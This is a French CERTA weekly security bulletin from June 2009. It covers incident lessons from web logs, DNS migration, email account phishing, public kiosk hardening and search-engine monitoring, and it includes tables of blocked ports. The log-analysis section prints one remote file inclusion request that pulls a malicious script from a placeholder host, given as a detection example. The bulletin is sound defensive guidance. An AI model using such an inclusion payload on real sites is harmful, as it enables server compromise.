Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S.G.D.S.N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 05 juin 2009
N° CERTA-2009-ACT-023

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2009-23

Conditions d'utilisation de ce document : http://www.certa.ssi.gouv.fr/certa/apropos.html
Dernière version de ce document : http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-023

Gestion du document

Référence	CERTA-2009-ACT-023
Titre	Bulletin d'actualité 2009-23
Date de la première version	05 juin 2009
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante : http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-023.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante : http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-023/

1 Incidents de la semaine

1.1 Apprendre en lisant le journal

1.1.1 Présentation

La lecture des journaux des connexions d'un serveur Web a permis au CERTA, cette semaine, de découvrir au sein de sa communauté une machine compromise. En effet, ces journaux enregistrent les activités des visiteurs du site Web mais également les tentatives de compromission qui peuvent être réalisées par des individus ou des machines elles-même compromises. Dans le cadre de cet incident, une machine compromise, certainement contrôlée à distance, a tenté d'exploiter des vulnérabilités connues de plusieurs gestionnaires de contenu (ou CMS). Ces tentatives prenaient la forme d'inclusion de fichiers distants et malveillants. Ce comportement est, généralement, trivial à mettre en évidence par la présence dans les journaux des connexions de ligne comme celle-ci (pour un serveur HTTP Apache) :

```
XXX.XXX.XXX.XXX - - [02/Jun/2009:10:00:00 +0200]
"GET /index.php?page=http://serveurdistant/script.malveillant HTTP/1.1"
```

Deux informations peuvent être exploitées dans une telle ligne :

- l'adresse IP qui a un comportement malveillant ;
- le fichier malveillant (ici : *http://serveurdistant/script.malveillant*) qui peut avoir été déposé sur un serveur web lui aussi compromis.

Ces traces peuvent donc permettre de mettre en évidence deux sources (ou machines) compromises[1]. Les journaux permettent de contrôler le bon fonctionnement d'un service mais également de mettre en évidences des comportements anormaux ou des tentatives de compromission. Le CERTA rappelle que la mise en place et la consultation des journaux est une impérative necessité. Ce sont des sources d'information essentielles (parfois les seules) lors du traitement d'incidents de sécurité.

1.1.2 Documentation

- Note d'information du CERTA sur la gestion des journaux d'événements :
  http://www.certa.ssi.gouv.fr/site/CERTA-2008-INF-005/
- Note d'information du CERTA sur le bon usage de PHP :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

1.2 La gestion du DNS qui joue des tours

1.2.1 Présentation

Cette semaine, le CERTA a participé au traitement d'un incident de sécurité relatif à la compromission d'un serveur Web. Le CERTA a informé, par deux fois, le responsable d'un site site Internet de la compromission de ce dernier. Le site étant en cours de migration vers un nouvel hébergement, l'administrateur n'avait apporté les corrections de sécurité nécessaires que sur la nouvelle version du site. Le problème est que l'ancien site n'avait pas été désactivé (ni nettoyé) et que le changement d'hébergement n'avait pas été pris en compte au niveau de la gestion du nom de domaine. De ce fait, les connexions des internautes se dirigeaient toujours vers les pages Web compromises de l'ancien serveur. À la suite de la seconde notification du CERTA, la correction a rapidement pu être apportée au niveau des serveurs DNS et l'ancien hébergement a été désactivé.

Le CERTA rappelle que, à la constatation d'un incident, la machine compromise doit être déconnectée du réseau afin d'empêcher les connexions malveillantes entrantes ou sortantes et d'éviter une éventuelle surinfection. Les sites internet et les domaines qui ne sont plus utiles ou qui n'ont plus de raison d'exister doivent être arrêtés ou supprimés pour éviter une compromission due à un manque de suivi (correctifs de sécurité, journaux, etc.).

1.2.2 Documentation

- Note d'information du CERTA sur les bons réflexes en cas d'intrusion sur un système d'information :
  http://www.certa.ssi.gouv.fr/site/CERTA-2002-INF-002/

2 Compromission de comptes de messagerie

La compromission des comptes de messagerie n'est pas un phénomène nouveau, même s'il est assez récent. L'objectif de ces attaques n'est pas toujours très clair. S'agit-il de disposer d'accès pour envoyer de nombreux *spams*, d'obtenir frauduleusement des informations personnelles ou encore est-ce une étape préparatoire à une action de plus grande envergure ?

Quoi qu'il en soit, le phénomène semble évoluer quelque peu. Les attaques jusqu'alors constatées portaient sur des *webmails*. Depuis peu de temps, ce sont les utilisateurs de certains clients de messagerie (*Microsoft Outlook*, *The Bat!*) qui sont visées par des messages les incitant à suivre un lien pour les amener sur un site malveillant. La victime est ensuite invitée à communiquer les informations relatives à son compte (adresses des serveurs de messagerie, noms de compte, mots de passe).

Ces attaques sont en tout point similaires à des tentatives de *phishing* bancaire. La meilleure parade reste la sensibilisation des utilisateurs.

[1] L'usage d'une inclusion peut également être légitime.

3 Machines en libre accès : les « kiosques »

3.1 Présentation

Des machines sont parfois laissées en libre accès aux visiteurs : elles consistent en un seul produit, matériel et logiciel, à raccorder au réseau et qui offre au public un accès restreint à certains sites et certaines applications (le navigateur bien souvent).

Ces machines sont configurées pour limiter les intéractions de l'utilisateur avec celles-ci et ne sont dédiées, *a priori*, qu'à offrir un service d'accès à l'Internet.

La partie logicielle de ces bornes s'appuie sur le système d'exploitation de la machine (Microsoft Windows très souvent) et sur les composants disponibles, comme les bibliothèques classiques d'Internet Explorer (`winHTTP`).

Les points de sécurité mis en place par les fournisseurs de telles solutions sont essentiellement :

- contre le vol et l'accès physique au matériel ;
- contre des usages et des fonctionnalités jugées inutiles ou dangereuses comme :
  - le téléchargement de fichiers ;
  - les combinaisons de touches clavier et les raccourcis ;
  - le lancement de l'invite de commandes ;
  - etc.

Les moyens utilisés sont donc principalement des listes de contrôle d'accès et un usage limité du navigateur aux options réduites dans un mode « plein écran ».

Les solutions mises en place sont bien davantage méfiantes vis-à-vis des actions de l'utilisateur que des sites qui vont être visités. Elles s'appuient pour cela sur le modèle de sécurité du navigateur.

Des codes sont disponibles sur Internet. Ils consistent en des pages Web spécialement construites. L'utilisateur malveillant se rend sur la machine en libre accès puis visite via le navigateur offert le site dans lequel les pages sont insérées. Il peut alors effectuer différents tests d'intrusion et essayer de forcer le système, par un moyen ou un autre, à ouvrir une invite de commande ou une fenêtre de l'explorateur. Il peut utiliser les modules tiers installés et exploitables via le navigateur (Adobe Flash, Office Viewer pour le cas des fichiers insérés dans un document, ClickOnce, etc.), les codes interprétés (Javascript, applets Java, ActiveX), ou les protocoles particuliers (`res:`, `about:`, `shell:`, etc.). Ces pages proposent une « sortie express » si jamais l'utilisateur est surpris par un tiers au cours de ses tests.

Derrière l'aspect ludique et technique de ces outils, il faut bien comprendre que la compromission de ces postes permet, sous certaines conditions, de s'introduire dans le réseau et de continuer ses méfaits sur des postes qui ne sont, eux, pas en libre accès.

3.2 Recommandations

Plusieurs précautions doivent être prises dans le cas où des machines en libre accès doivent être déployées :

- les machines doivent être dans un réseau dédié ;
- il faut s'assurer auprès de l'intégrateur que les mêmes mises à jour que les stations de travail seront appliquées (systèmes d'exploitation et applications) ;
- les mots de passe des comptes utilisés doivent être différents et robustes sur chaque machine ;
- une passerelle de filtrage applicatif permet de contrôler certains flux sortants ;
- l'accès physique à la machine doit être contrôlé (BIOS, branchement de support de données aux interfaces USB, Firewire, etc.) ;
- les machines doivent être placées dans des endroits relativement « passant » ou surveillés ;
- les machines peuvent exporter des journaux vers un point de surveillance central.

4 Surveiller son site avec des moteurs de recherche

Le CERTA traite chaque semaine plusieurs cas de sites Web défigurés ou explicitement compromis. Dans certains cas, ces incidents auraient pu être detectés plus tôt si l'intégrité du site avait été régulièrement surveillée. Une autre approche, complémentaire, consiste à surveiller les modifications de son site en utilisant les services rendus par les moteurs de recherche.

4.1 Recherche de nouvelles pages

Une recherche exhaustive, limitée à un site, retourne la liste de toutes les pages de ce site. Si les résultats sont triés en chronologie inverse, les nouvelles entrées sont immédiatement visibles. Ainsi, une page de *phishing*, si elle a été indexée, sera rapidement détectée. Cette technique ne fonctionne pas très bien pour les sites ayant des contenus très dynamiques.

4.2 Recherche de mots-clefs

Toujours en limitant les prospections à un site, il peut être intéressant de rechercher des mots-clefs ("<iframe src=", "hidden", "hacked by", etc.). Par exemple, des termes comme "viagra", "porn", "sex" n'auraient pas forcément leur place sur un site de cuisine.

4.3 Recherche de réferencements externes

Les recherches précédentes se limitaient à un site. Il est aussi intéressant de regarder les références faites à son site sur Internet. en faisant cela, il est possible de retrouver des liens vers : des codes malveillants, des pages cachées (et donc non indexées) de *phishing* ou de fichiers illégitimes (films, logiciels pirates ...).

4.4 Exemples

Voici quelques exemples utilisant le moteur de recherche *Exalead* mais qui sont déclinables avec d'autre moteurs.

- L'ordre de tri et la durée sur la quelle doit être faite la recherche sont configurables dans la section "Recherche avancée"
- pour limiter la recherche à un site déterminé, il suffit de faire une recherche de la forme `site:www.site.tld`
- pour rechercher l'addresse d'un site ailleurs que sur le site lui-même : `"www.site.tld" -site:www.site.tld`

4.5 Conclusion

Il existe aussi des outils qui effectuent cette surveillance en parcourant tout le site (*Web Spider...*) mais quelle que soit la solution choisie, une surveillance simple et régulière permet le plus souvent de détecter un incident rapidement, et ainsi de réagir au plus vite.

Il s'agit ici d'avoir un point d'observation différent et complémentaire de celui du système (tests d'intégrité, analyse des journaux, etc.).

4.6 Documentation

- La documentation *Exalead* :
  http://www.exalead.fr/search/querySyntaxReference
- La documentation *Google*:
  http://www.google.com/support/websearch/bin/answer.py?=35890
- La documentation *Yahoo* :
  http://fr.search.yahoo.com/web/advanced
- La documentation *Bing* :
  http://help.live.com/help.aspx?project=wl_searchv1&market=fr-FR&domain=www.bing.com

5 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 28 mai et le 04 juin 2009.

6 Liens utiles

- Mémento sur les virus :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
- Note d'information du CERTA sur l'acquisition de correctifs :
  http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/
- Note d'information du CERTA sur les systèmes obsolètes :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/
- Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/
- Note d'information du CERTA sur les mots de passe :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/
- Note d'information sur la terminologie d'usage au CERTA :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/
- Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/
- Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :
  http://www.auscert.org.au/render.html?it=1935
- Note d'information du CERTA sur les risques associés aux clés USB :
  http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/
- Note d'information du CERTA sur les outils d'indexation et de recherche :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
- Note d'information du CERTA sur la gestion des noms de domaine :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
- Note d'information du CERTA sur le bon usage de PHP :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

7 Rappel des avis émis

Dans la période du 29 mai au 05 juin 2009, le CERTA a émis les avis suivants :

- CERTA-2009-AVI-202 : Vulnérabilité dans Sun Java System Portal Server
- CERTA-2009-AVI-203 : Vulnérabilités de libsndfile
- CERTA-2009-AVI-204 : Vulnérabilité dans Citrix Password Manager
- CERTA-2009-AVI-205 : Vulnérabilité dans PostgreSQL
- CERTA-2009-AVI-206 : Multiples vulnérabilités dans Apple QuickTime
- CERTA-2009-AVI-207 : Vulnérabilité dans iTunes
- CERTA-2009-AVI-208 : Vulnérabilité dans Apache
- CERTA-2009-AVI-209 : Multiples vulnérabilités dans Joomla!

8 Actions suggérées

8.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'information de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'organisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

8.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

8.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

8.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

8.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le CERTA peut vous aider dans ce travail d'analyse.

8.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

8.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.ssi.gouv.fr/fr/formation/

9 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.



FIG. 1: Répartition relative des ports pour la semaine du 28 mai au 04 juin 2009

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER CERTA-2007-ALE-005-001
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
69	UDP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
106	TCP	MailSite Email Server	–	– http://www.certa.ssi.gouv.fr/site/CER
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CER
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
427	TCP	Novell Client	–	http://www.certa.ssi.gouv.fr/site/CER
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER

				http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CER
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CER
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CER
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CER
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CER
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
135/tcp	34.58
25/tcp	22.92
445/tcp	12.29
1026/udp	6.05
1027/udp	4.96
23/tcp	4.07
1434/udp	2.67
1433/tcp	2.61
22/tcp	2.54
2967/tcp	1.84
139/tcp	1.78
4899/tcp	1.08
80/tcp	0.89
21/tcp	0.82
3128/tcp	0.44
137/udp	0.31
3389/tcp	0.19
3306/tcp	0.12
3127/tcp	0.06

TAB. 3: Paquets rejetés

Liste des tableaux

1 Gestion du document 1
2 Correctifs correspondant aux ports destination des paquets rejetés 9
3 Paquets rejetés 10

Gestion détaillée du document

05 juin 2009 version initiale.